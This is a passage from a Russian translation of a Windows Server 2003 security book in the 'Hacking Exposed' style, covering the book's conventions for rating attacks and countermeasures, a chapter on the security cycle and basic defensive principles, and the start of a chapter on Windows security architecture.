Начиная с раздела IV, мы расширим этот список дополнительными способами проникновения в систему безопасности Windows Server 2003 (четвертый пункт в приведенном выше списке).

- ▼ Приложения
- Службы: IIS, SQL, TS
- CIFS/SMB
- Internet-клиенты
- Физические атаки
- ▲ Отказ в обслуживании

Модульность, структура, удобство

Очевидно, что для получения полного представления о системе безопасности Windows Server 2003 желательно прочесть эту книгу от начала до конца. Но, как и в книге *Секреты хакеров*, мы постарались сделать независимыми главы и разделы, поэтому книгу можно читать по частям, что удобно для нашей целевой аудитории, работающей по "сумасшедшему" графику.

Кроме того, мы строго следили за сохранением ясного и лаконичного стиля изложения, который так понравился читателям книги *Секреты хакеров*. Мы знаем, что вы очень заняты и нуждаетесь в четко организованной информации без излишних повторений и ненужного жаргона. Как заметил читатель книги *Секреты хакеров*, она "читается как детектив, пугает как преисподняя!".

Резюме, дополнительная литература и ссылки к главам

Чтобы улучшить структуру книги, каждая глава заканчивается двумя стандартными разделами из прошлого издания: "Резюме" и "Дополнительная литература и ссылки".

Содержание раздела "Резюме" полностью соответствует его названию. Это краткий обзор основных идей, изложенных в главе, с акцентом на меры противодействия.

В разделе "Дополнительная литература и ссылки" собраны ссылки на Web-сайты, даны номера ISBN книг и другая информация, необходимая для облегчения поиска всех упомянутых в главе источников информации, включая бюллетени по безопасности компании Microsoft (Microsoft Security Bulletins), пакеты обновлений, исправления, статьи базы знаний Microsoft (Microsoft Knowledge Base), рекомендации третьих сторон, коммерческие и бесплатные утилиты, описания случаев взлома систем Windows Server 2003 в новостях.

Приложение А. Список мер, необходимых для укрепления системы защиты Windows Server 2003

В приложении А, "Перечень мер по защите Windows Server 2003", мы собрали все наиболее полезные меры противодействия атакам хакеров, которые обсуждаются в этой книге. Да, существует множество описаний действий, необходимых для защиты Windows Server 2003, но мы считаем, что именно наше описание больше всего подходит для реального использования.

"Базовые кирпичики": атаки и меры противодействия

Как и в книге *Секреты хакеров*, в качестве "базовых кирпичиков" для "построения" книги приняты атаки и меры противодействия, которые обсуждаются в каждой главе.

Атаки здесь выделены так же, как и в других книгах серии *Секреты хакеров*.



Этой пиктограммой выделены атаки

Такое выделение описаний атак дает возможность проще идентифицировать определенные средства взлома/тестирования и применяемые при этом методы, указывает непосредственно на ту информацию, которая необходима для изучения нового вопроса защиты системы.

Для каждой рассмотренной атаки указана степень риска, определяемая как среднее арифметическое трех факторов, представленных в таблице (см. ниже).

Популярность	*Частота использования против реальных целей оценивается в пределах от 1 до 10. 1 соответствует самым редким случаям, 10 означает широкую распространенность данной атаки*
Простота	*Уровень знаний, необходимый для проведения атаки данного типа, оценивается в пределах от 1 до 10. 1 означает отсутствие навыков или незначительную подготовку, а 10 говорит о том, что атаку может провести лишь опытный программист*
Опасность	*Потенциальный ущерб, который может быть нанесен при успешном исходе атаки. 1 соответствует потере незначительной информации, 10 означает получение прав суперпользователя или эквивалентных возможностей*
Степень риска	*Определяется средним арифметическим значений трех предыдущих факторов, полученное значение определяет суммарную степень риска и округляется до ближайшего большего целого числа*

Этой пиктограммой обозначены меры противодействия

Мы дополнили описание кратким обзором, следующим после каждого списка мер противодействия, в котором собрана следующая информация.

Бюллетень	*MS##-###*
BID	*####*
Исправлено в SP	*#*
Фиксируется	*Да, Нет или Иногда*

В поле "Бюллетень" почти всегда будет ссылка на официальный бюллетень безопасности компании Microsoft (Microsoft Security Bulletin), который относится к данной атаке, в указанном

формате. В бюллетенях по безопасности компании Microsoft содержится техническая информация, описывающая проблему, рекомендуемые меры и/или исправления программ. Номер бюллетеня можно использовать для его поиска в Web:

```
http://www.microsoft.com/technet/security/bulletin/MS##-###.asp
```

Здесь строка `MS##-###` представляет номер бюллетеня. Например, MS03-039 — это 39-й выпуск бюллетеня за 2003 год.

Значение Bugtraq ID (или BID) является ссылкой на номер, который присвоен этому уязвимому месту в известном списке рассылки и базе данных Bugtraq компании Security.com. Это означает, что соответствующую статью Bugtraq можно получить по адресу:

```
http://www.securityfocus.com/bid/####
```

Здесь символы `####` представляют собой идентификатор BID (например 1578). Мы выбрали именно базу данных Bugtraq, а не общую систему обозначения уязвимых мест и дефектов (Common Vulnerabilities and Exposures — CVE, `http://cve.mitre.org`), поскольку база данных Bugtraq кажется нам более понятной и уже сформировавшейся.

Поле "Исправлено в SP" означает, что если у вас установлено указанное обновление (Service Pack), то данная ошибка должна быть исправлена.

И наконец, поле "Фиксируется" показывает, что есть возможность записать ход атаки, чтобы надежно ее распознать даже после завершения.

СОВЕТ По всей книге мы также используем стандартные ссылки на статьи из базы знаний Microsoft (Microsoft KB): `http://support.microsoft.com/?kbid=123456`, где `123456` обозначает шестизначный идентификатор статьи.

Другие обозначения

Мы также широко используем уже привычные пиктограммы.

НА ЗАМЕТКУ

СОВЕТ

ВНИМАНИЕ

Они служат для выделения важных моментов, которые зачастую пропускаются при беглом чтении.


Заключительное обращение к нашим читателям

За написанием этой книги было проведено много ночей, истерта куча ковриков для мыши, и мы искренне надеемся, что все наши исследования и описания помогут сохранить огромное количество времени тем из вас, кто занимается обеспечением защиты систем под управлением Windows Server 2003. Мы считаем, что вы проявили смелость и дальновидность, решив приобрести ведущую операционную систему от компании Microsoft. Но, читая эти страницы, вы поймете, что настоящая работа начинается только после того, как упаковка с компакт-дисками раскрыта. Не паникуйте — начните листать страницы и успокойтесь, ведь когда на первых полосах газет появятся сообщения об очередной катастрофе системы защиты Windows, вы будете уже защищены.

Джоел и Стюарт

ЧАСТЬ I

ОСНОВЫ



ГЛАВА 1

ОСНОВЫ БЕЗОПАСНОСТИ СЕТЕЙ И СИСТЕМ

Невозможно говорить о системе в отрыве от среды ее применения, особенно о столь разносторонне используемой системе, как Windows Server 2003. Эта глава посвящена предварительному обзору основных положений обеспечения безопасности информационных систем.

Правила обеспечения безопасности в организации

Windows Server является сетевой операционной системой (NOS — Network Operating System). В ней работают разные пользователи, запускаются различные процессы, на ее основе работают многочисленные технологии. Поэтому нельзя рассматривать вопросы безопасности Windows Server в отрыве от проблем общей системы безопасности в организации.

Здесь наши читатели могут остановиться в недоумении. В этой книге рассказано обо всех технических моментах, о всех методах и принципах, которые позволяют максимально защитить системы под управлением Windows. Однако, и это знает любой профессионал в области информационных технологий, создание системы защиты с учетом одного только технического аспекта еще не гарантирует безопасности. Что же еще необходимо для обеспечения безопасности, помимо защиты самой операционной системы Windows?

Вероятно, этому вопросу можно посвятить отдельную книгу. В следующих разделах мы постараемся выделить только основные моменты стратегии защиты, что позволит максимально прояснить ситуацию для наших читателей, после чего они смогут полностью сосредоточиться на "главном блюде" этой книги — безопасности Windows.

Рассмотрим стандартную модель безопасности в обычной организации (рис. 1.1). Первое, что бросается в глаза при взгляде на схему, — это то, что она *замкнута*. Это подчеркивает, что достижение безопасности является постоянным процессом, а не "конечным пунктом путешествия". Постоянно возникают новые угрозы (стоит только просмотреть популярные списки рассылки по проблемам безопасности, например Bugtraq), и необходимо снова и снова предпринимать ответные меры по устранению этих угроз.

На рис. 1.1 приведены четыре компонента "цикла безопасности": планирование, обнаружение, ответные действия и предотвращение. Остановимся подробно на каждом из них.




Рис. 1.1. Схема обеспечения безопасности

Планирование

При планировании стратегии безопасности следует ответить на три основных вопроса.

- ▼ Что необходимо защитить (назовем это "активами")?
- ■ Каковы требования по обеспечению безопасности "активов"?
- ▲ Какие риски имеют особое значение?

Эти вопросы соответствуют стратегии обеспечения безопасности на основе допустимых уровней риска, которая пропагандируется многими современными исследователями, в частности, можно назвать метод оценки критических угроз, "активов" и уязвимых мест (метод OCTAVE), разработанный Координационным центром института CERT (CERT/CC).

Давайте для начала определимся с "активами". Это не так просто, как может показаться на первый взгляд, — в том или ином случае, "активами" могут считаться аппаратные средства сервера, информация базы данных или даже засекреченные технологии производства. Обычно мы рассматриваем "активы" в трех аспектах: люди, процесс и технология.

После определения того, что именно необходимо защитить, нужно понять, есть ли какие-то требования относительно безопасности этих "активов". При этом также полезно разделить требования к безопасности по категориям. В современной науке защиты информации принято описывать безопасность системы и хранящихся данных с помощью терминов *защищенности*, *целостности* и *доступности* (CIA).

Теперь можно рассмотреть, какой вид риска имеет первостепенное значение для каждого защищаемого элемента. Этот процесс называют *оценкой риска* (*risk assessment*) или более новым термином — *моделированием угрозы* (*threat modeling*). Существует несколько методов оценки риска, но мы рекомендуем самый простой: составить блок-схему конкретной системы, рассмотреть взаимосвязь между компонентами, определить основные из них, которые необходимо защитить, и постараться оценить вероятные угрозы в терминах CIA.

Изучение принципов оценки риска выходит за рамки материала этой книги. В конце главы приведено несколько полезных ссылок на источники информации по этой теме.

Политика

Что касается риска, который удалось выявить в процессе его оценки, то в идеальном случае его следует снизить или устранить. Создание плана по устранению риска составляет основу фазы планирования — разработки политики безопасности.

Политика является основой безопасности: без соблюдения правил политики безопасность невозможна. Как можно определить брешь в системе безопасности, когда не существует политики, описывающей необходимые правила работы? Политика определяет, что необходимо для уменьшения риска до приемлемого уровня. Поэтому политика должна основываться на результатах оценки риска. Таким образом, для создания надежной политики безопасности в организации следует использовать надежный шаблон. В качестве шаблона, определяющего политику безопасности, мы рекомендуем использовать документ ISO 17799, который приобрел особую популярность после того, как стал международным стандартом (см. раздел "Дополнительная литература и ссылки" в конце этой главы).

Мы приведем только несколько советов по созданию надежной политики безопасности.

Согласованность с руководящим составом

Заставьте прочесть и одобрить разработанную политику руководителей всех уровней. Это значительно улучшает ее внедрение на практике. Если же менеджеры компании не будут уверены в правильности принятой политики, то будет достаточно сложно заставить кого-либо в организации придерживаться ее основных принципов.

Двухуровневая модель

Разработайте основные элементы политики как аксиому руководящих принципов и опишите права, предоставляемые всем пользователям. Затем следует создать подробное описание стандартов и правил выполнения действий, которые должны быть подчинены задекларированным принципам политики. Это упрощает управление политикой и позволяет изменять отдельные элементы ее реализации без пересмотра всей политики в целом.

Периодические обновления

Постоянным в области защиты информации является лишь процесс внесения изменений. Политика — не исключение. Следует приготовиться к тому, что политика будет периодически изменяться. Кроме того, могут возникнуть непредвиденные обстоятельства. Мы рекомендуем выполнять проверки, по крайней мере, один раз в год.

Обучение

Мы расскажем об обучении и практических занятиях пользователей чуть позже, когда будем изучать фазу предотвращения цикла безопасности, но жизненно важно, чтобы все сотрудники организации были осведомлены о принятой политике безопасности и ее основных догматах. Кроме того, мы считаем, что проведение регулярных учебных занятий обеспечивает необходимыми практическими знаниями персонал организации.

После определения политики мы можем вернуться к рассмотрению цикла безопасности (см. рис. 1.1).

Обнаружение

Создание политики — необходимое дело, но какая в ней польза, если нельзя проверить, придерживаются ли пользователи установленных правил. Большая часть материала этой книги касается именно этапа обнаружения, поскольку выявление уязвимых мест системы безопасности критически важно для обнаружения нарушений принятой политики. Среди процессов этапа обнаружения можно назвать следующие:

- автоматизированное сканирование уязвимых мест;
- отслеживание событий и предупреждение о возможных атаках;
- использование систем обнаружения вторжений (IDS — Intrusion Detection System);
- использование систем обнаружения аномалий (ADS — Anomaly Detection System);
- периодические проверки безопасности.

Эта книга не посвящена искусству обнаружения вторжений или расследованию действий злоумышленников, и мы не станем подробно рассказывать о мониторинге, проверках и протоколировании событий. В главе 2, "Архитектура системы безопасности Windows Server 2003", мы даем рекомендации по проведению аудита в системе Windows Server 2003, и мы хотим быть уверены, что наши читатели понимают важность этой процедуры и реализуют ее должным образом. Не забывайте периодически проверять свои журналы — в противном случае они просто не нужны.

Ответные действия

Предположим, что на этапе обнаружения в системе безопасности было выявлено уязвимое место. Значит, нужно проанализировать ситуацию и действовать (и как можно скорее). Основными составляющими этапа ответного действия являются:

- ответ на происшествие;
- внесение исправлений;
- выводы аудита;
- восстановление.

В этой книге мы подробно рассмотрим этапы исправления, отчета по аудиту и восстановления в разделе, посвященном тому, как избежать взлома своей системы. Мы не станем надолго останавливаться на том, что делать при успехе атак хакера, — эти вопросы составляют часть ответа на происшествие. Ответ на происшествие включает в себя множество процедур, которые следует выполнять сразу же после случившегося инцидента для максимального снижения причиненного ущерба. Знание этих процедур необходимо, ибо они могут пригодиться *в любую минуту. Кроме того, в книге не обсуждаются проблемы обеспечения непрерывной* работы организации и план действий на случай чрезвычайных ситуаций (BCP/DR). Мы только дадим несколько полезных ссылок в конце этой главы.

Предотвращение

Итак, мы завершаем первый круг в цикле безопасности. В этой книге мы рассмотрим меры противодействия различным типам атак, но в чем заключаются общие профилактические действия для выявления злоумышленников и создания надежной системы безопасности? Рассмотрим следующие аспекты:

- обучение и тренинг;
- обмен информацией;
- действия по обеспечению безопасности;
- безопасная архитектура рабочего процесса.

Образование и тренинг — наиболее очевидные методы улучшения безопасности в пределах организации. Обмен информацией может усилить эффект обучения благодаря выполнению регулярных обновлений программного обеспечения на компьютерах пользователей, а также благодаря рассылкам важных сведений между отделом безопасности и остальными сотрудниками.

Действия по обеспечению безопасности включают: хранение и предоставление необходимой технической информации, а также установку заплат для уязвимого программного обеспечения, антивирусных программ, организацию контроля доступа (как с физической, так и с логической точки зрения), проверку входящих и исходящих данных и управление правами пользователей с помощью создания групп и отдельных учетных записей. Мы затронем все эти вопросы на страницах этой книги, но не будем рассматривать их со всей возможной тщательностью (исключение будет сделано только для проблемы добавления заплат для систем Windows).

Последним и, возможно, наиболее важным штрихом в картине безопасности организации является необходимость в применении профилактических действий по защите информации. В частности, это касается процесса разработки приложений, который должен отвечать строгим стандартам и подчиняться согласованному руководству. Это позволяет избежать многих ошибок, которые нередко случаются при создании новых программ. Кроме того, можно выполнять регулярные проверки состояния физической, сетевой и системной архитектуры безопасности, оценивая это состояние по сравнению с изменяющимися стандартами и технологиями. Таким образом, можно гарантировать, что защищаемая организация будет шагать в ногу со временем и придерживаться всех новых идей и принципов надежной системы безопасности.

В оставшейся части этой главы мы постараемся выделить несколько основных принципов безопасности, которые могут составить основу политики для любой организации.

Основные принципы обеспечения безопасности

В основе приведенных ниже рекомендаций лежит наш многолетний опыт работы в области обеспечения безопасности самых разных сетей, систем и программных продуктов. Мы не претендуем на оригинальность этих принципов, они просто являются консистенцией нашего практического опыта. Некоторые из них вполне соответствуют представленным в этой книге рекомендациям, а другие — нет. Иногда мы можем нарушить некоторые из этих принципов, чтобы доказать единственное утверждение: поступайте так, как мы советуем, а не так, как мы поступаем! Помните, что безопасность — это не чисто техническое решение, а скорее комбинация технических мер и процессов, которые уникальным образом связаны с конкретной ситуацией.

Создайте учетную запись для каждого пользователя

Факт остается фактом: многие квалифицированные специалисты по обеспечению безопасности не отслеживают всех действий, выполняемых в системе. Создайте учетные записи для всех выполняемых процессов в организации.

Запретите или сделайте невозможным то, что не разрешено явным образом

Мы будем повторять это заклинание каждый раз на протяжении всей книги. Нет возможности атаковать систему, в которой нет запущенных служб, за очень-очень редким исключением. Таким образом, если закрыть доступ к службам или совсем запретить их работу, то атака станет невозможной.

Для разрешенных служб, конечно, есть некоторое послабление (например, для таких прикладных служб, как Web-сервер IIS). Если не требуется разрешать доступ к службам, убедитесь, что вы защитились наилучшим образом (например, в главе 10, "Хакинг сервера IIS", вы можете прочитать о методах ограничения работы IIS).

По причине уникальности отдельных приложений, их необходимо обезопасить, применяя старые добрые методы разработки и лучшие методики реализации.

Всегда устанавливайте пароль, сделайте его сложным и часто меняйте

Пароли — это несчастье мира безопасности. Они являются основной формой идентификации почти для каждой программы, включая и Windows Server 2003. Простые, неустойчивые ко взлому пароли являются основной причиной проникновения в сети под управлением Windows Server 2003. *Всегда* устанавливайте пароль (никогда не оставляйте его пустым!), сделайте его подбор как можно более сложным (некоторые советы, касающиеся Windows Server 2003, приведены в главе 5, "Атака на службы Windows"). По возможности применяйте несколько методов аутентификации (например, в Windows Server 2003 достаточно просто можно использовать для этой цели смарт-карты).

Следите за обновлениями используемого программного обеспечения

Никто из разработчиков программного обеспечения не знает, какие случайности могут произойти. Когда обнаруживается очередная ошибка в программах от Microsoft, погоня за славой и популярностью приводит к появлению программы атаки в течение 48 часов (exploit — программа, в которой обнаруженная ошибка используется для взлома системы). Это значит, что у вас есть примерно два дня на установку исправлений от Microsoft до того, как кто-нибудь постучится в дверь. Эти вопросы очень подробно описаны в данной книге, поскольку ценой за нерегулярное обновление системы может стать полная и абсолютная дискредитация удаленной системы (более подробная информация по этой теме содержится в главе 10, "Хакинг сервера IIS").

Для всех типов доступа предоставляйте лишь необходимый минимум привилегий

Этот принцип наши клиенты понимают не сразу, но отказ от него приводит к наиболее успешному проникновению хакеров в чужие сети. Для защиты критически важных ресурсов от доступа пользователей с недостаточными привилегиями после аутентификации выполняется *авторизация*.

Плохо, когда удается взломать ненадежный пароль. Но еще хуже, если учетная запись скромного пользователя, доступ к которой мы только что получили, открывает доступ к корпоративной финансовой информации. Да, придется серьезно потрудиться, чтобы описать все ресурсы конкретного информационного окружения и назначить для каждого из них необходимые правила доступа, но если этого не сделать, то уровень защиты всей системы будет определяться уровнем защиты самого слабого звена аутентификации — того же самого пользователя с ненадежным паролем.

Ограничьте доверие

Ни одна система не является изолированной, включая и Windows Server 2003. Одна из самых эффективных атак на сети под управлением Windows состоит в использовании незначительного компьютера в домене, на котором используется простой для взлома пароль администратора. Затем с помощью методов, описанных в главе 8, "Расширение сферы влияния", мы извлекаем из этого компьютера мандаты действительного пользователя домена, что дает возможность получить сведения об инфраструктуре всего домена и, возможно, о доменах, с которыми установлены доверительные отношения. Запомните, что каждое устанавливаемое доверительное отношение, будь то "официальное" доверие домену Windows Server 2003 или просто пароль, который хранится в командном файле на удаленном компьютере, расширяет необходимый периметр защиты и повышает степень риска.

Вывод из этого правила: повторное использование паролей должно быть строго запрещено. Можно сбиться со счета, пытаясь вспомнить, сколько раз, пробившись в одну систему Windows и взломав пароли нескольких учетных записей, мы обнаруживали, что эти же пароли дают доступ почти ко всем остальным системам сети (коммутаторам телефонных систем, серверам баз данных UNIX, шлюзам SNA, к чему угодно).

Сохраняйте крайнюю подозрительность по отношению ко всем внешним интерфейсам

Общее число потенциальных изъянов сети может показаться ошеломляющим, но их необходимо изучить, чтобы сосредоточиться на уязвимых местах, представляющих наибольшую опасность. Чаще всего наибольшую степень риска представляют системы, которые взаимодействуют с общедоступными сетями, например Web-серверы и т.п. Поэтому для таких "внешних" систем необходимо установить более строгие стандарты идентификации, чем для внутренних систем. Помните, что общедоступная коммутируемая телефонная сеть — такой же внешний интерфейс взаимодействия (в этой книге данная тема не рассматривается; за рекомендациями по обеспечению безопасности телефонных соединений обращайтесь к главе 8 четвертого издания книги *Секреты хакеров*)[1].

Многоуровневая защита

Общая система безопасности не должна зависеть только от одного механизма защиты. Если хакеру удастся проникнуть через внешний периметр защищаемой зоны, то атака должна быть остановлена на следующих рубежах обороны. Из этого метода определяется принцип изолированности — если одна из программ или служб будет скомпрометирована, то задача хакера по расширению своих привилегий и компрометации других данных не должна упроститься.

Бесполезная атака

При компрометации защищенности, целостности или доступности система должна перейти в нерабочее состояние (другими словами, должен произойти отказ в работе).

---

[1] *Секреты хакеров. Безопасность Windows 2000 — готовые решения*, Джоел Скембрей, Стьюарт Мак-Клар, 464 с, ил.; 2002; Вильямс.

Простота — залог защиты

Поскольку простота позволяет снизить вероятность возникновения ошибок, то обеспечить безопасность простой системы намного легче, нежели проделать то же самое по отношению к сложной системе. Из этого можно сделать следующий вывод: компьютеры должны выполнять специализированные функции (принцип модульности). Это устраняет возможные конфликты или ненужную избыточность, что может привести к появлению уязвимых мест в системе безопасности. Системный администратор обязан отстаивать этот принцип выделенных компьютеров, несмотря на стоимость установки и поддержки многочисленных систем. Одним из классических примеров являются наши многолетние споры о том, стоит ли устанавливать сервер IIS и сервер SQL Server на одной машине (мы оставляем решение этого вопроса на усмотрение читателей).

Определите реальный уровень допустимого риска

Не позволяйте излишней осторожности мешать ведению бизнеса (и наоборот). Многие из рекомендаций, которые приводятся в этой книге, довольно ограничивают свободу действий. Однако они остаются лишь рекомендациями. Мы вполне осознаем те технические и личные проблемы, с которыми наверняка столкнуться специалисты по безопасности, пожелавшие реализовать эти рекомендации. Эта книга предоставляет читателю необходимую информацию, которую он сможет использовать для доказательства своей точки зрения на то, какой уровень защиты является минимально необходимым. Выбирайте сражения и выигрывайте самые важные из них.

Технология не защитит вас от социальных атак

Настоящая книга в основном посвящена техническим атакам — взломам с помощью программ, для выполнения которых нужен компьютер, а для реализации — технические знания. Но в некоторых, самых опасных атаках, которые мы наблюдали, техника вовсе не использовалась. При так называемой социальной инженерии используется обман людей для получения неавторизованного доступа к информации. Эта книга может защитить вас на уровне битов и байтов, но не защитит от социальных атак, при которых техническая сторона вопроса значения не имеет. Изучите общие принципы социальной инженерии самостоятельно (см. *Секреты хакеров. Безопасность сетей — готовые решения, 4-е издание*, глава 14) и объясните необходимую политику безопасности в своей организации.

Изучите свои системы и программы лучше врага

Эта книга написана таким образом, чтобы дать полное представление об обеспечении безопасности в Windows Server 2003. Однако она не предоставляет простого перечня настроек, которые сделают вашу систему пуленепробиваемой. Мы надеемся, что к концу книги вы приобретете глубокое понимание архитектуры защиты Windows Server 2003, узнаете ее слабые стороны и лучшие методы устранения недостатков; а также надеемся, что полученные знания будут актуальны всегда и подготовят вас к любым неожиданностям как со стороны разработчиков последующих версий операционной системы Windows (см. главу 17, "Будущее безопасности Windows"), так и со стороны злоумышленников.

Резюме

Следуя советам, изложенным в этой главе, вы получите четкое представление о создании системы информационной безопасности в вашей организации. В последующих главах мы рассмотрим особенности системы Windows 2000, а также задачи, которые необходимо решить, чтобы сделать ее по-настоящему защищенной.

Дополнительная литература и ссылки

Литература	Ссылки
Метод оценки критических угроз, активов и уязвимых мест (метод OCTAVE)	`http://www.cert.org/octave/`
ISO17799/BS7799	`https://www.bspsl.com/secure/iso17799software/cvm.cfm`
Charles Cresson Woods Information Security Policies Made Easy (*"Элементарные принципы политики для обеспечения защиты информации"*)	ISBN: 1881585069
Список рассылки Bugtraq	`http://www.securityfocus.com`
RFC2196 и RFC2504, Site Security Handbook и User Security Handbook	`http://www.faqs.org`
Ten Immutable Laws of Security (Десять законов безопасности)	`http://www.microsoft.com/technet/security/10imlaws.asp`
Incident Response: Investigating Computer Crime (*"Ответ на атаку: исследование компьютерных преступлений"*) by K.Mandia and C.Prosise, Osborne/McGraw-Hill	ISBN: 0072131829

ГЛАВА 2

АРХИТЕКТУРА СИСТЕМЫ БЕЗОПАСНОСТИ WINDOWS SERVER 2003

Перед тем как приступать к изучению Windows Server 2003, важно понять, по крайней мере, основные аспекты архитектуры этой системы. В основном эта глава предназначена для тех, кто плохо знаком даже с элементарными функциями обеспечения защиты в Windows Server 2003, поэтому опытные профессионалы могут спокойно пропустить эту информацию и приступать сразу к главе 3, "Предварительный сбор данных и сканирование".

Представленное здесь описание архитектуры безопасности в Windows Server 2003 не является полным и исчерпывающим. В конце главы приведено несколько ссылок на хорошие источники информации по этой теме. Кроме того, мы настоятельно рекомендуем прочесть главу 16, "Возможности и средства защиты в системах Windows". В этой главе подробно описаны возможности системы защиты Windows Server 2003, используя которые, можно противостоять многим из упомянутых в книге типов атак.

Задача данной главы — дать необходимый минимум информации, чтобы понять главную цель хакера, атакующего систему.

Выполнить команды от имени наиболее привилегированной учетной записи пользователя.

Начнем с описания понятий, необходимых для конкретизации этого утверждения.

Модель системы безопасности Windows Server 2003

Операционная система Windows NT (предшественник всех систем семейства Windows NT) разрабатывалась с нуля, а к числу основных целей относилось обеспечение надежной защиты системы и приведение ее в соответствие с требованиями TCSEC (Trusted Computer System Evaluation Criteria — критерии оценки надежной системы) министерства обороны США. TCSEC чаще упоминается как "Оранжевая книга". В этом документе определяются несколько уровней надежности, от D до A1 (от низшего к высшему), которые используются для классификации уровня безопасности систем. В 1999 году пакет обновления версии 6a для системы Windows NT получил оценку C2 в сетевой и локальной конфигурациях, что стало существенным достижением для коммерческой операционной системы массового производства. Система Windows 2000 получила аналогичную оценку в международной системе CCITSE (Common Criteria for Information Technology Security Evaluation — общие критерии оценки безопасности информационной технологии), или просто CC (Common Criteria — общие критерии). Пакет обновления 3 Windows 2000 и версия Q326886 Hotfix, запущенные на специально указанных платформах, были оценены как Уровень 4 (как тщательно разработанные, проверенные и исправленные). Другую информацию о TCSEC, CC и оценке безопасности Windows 2000 вы можете найти в конце этой главы по ссылкам из раздела "Дополнительная литература и ссылки".

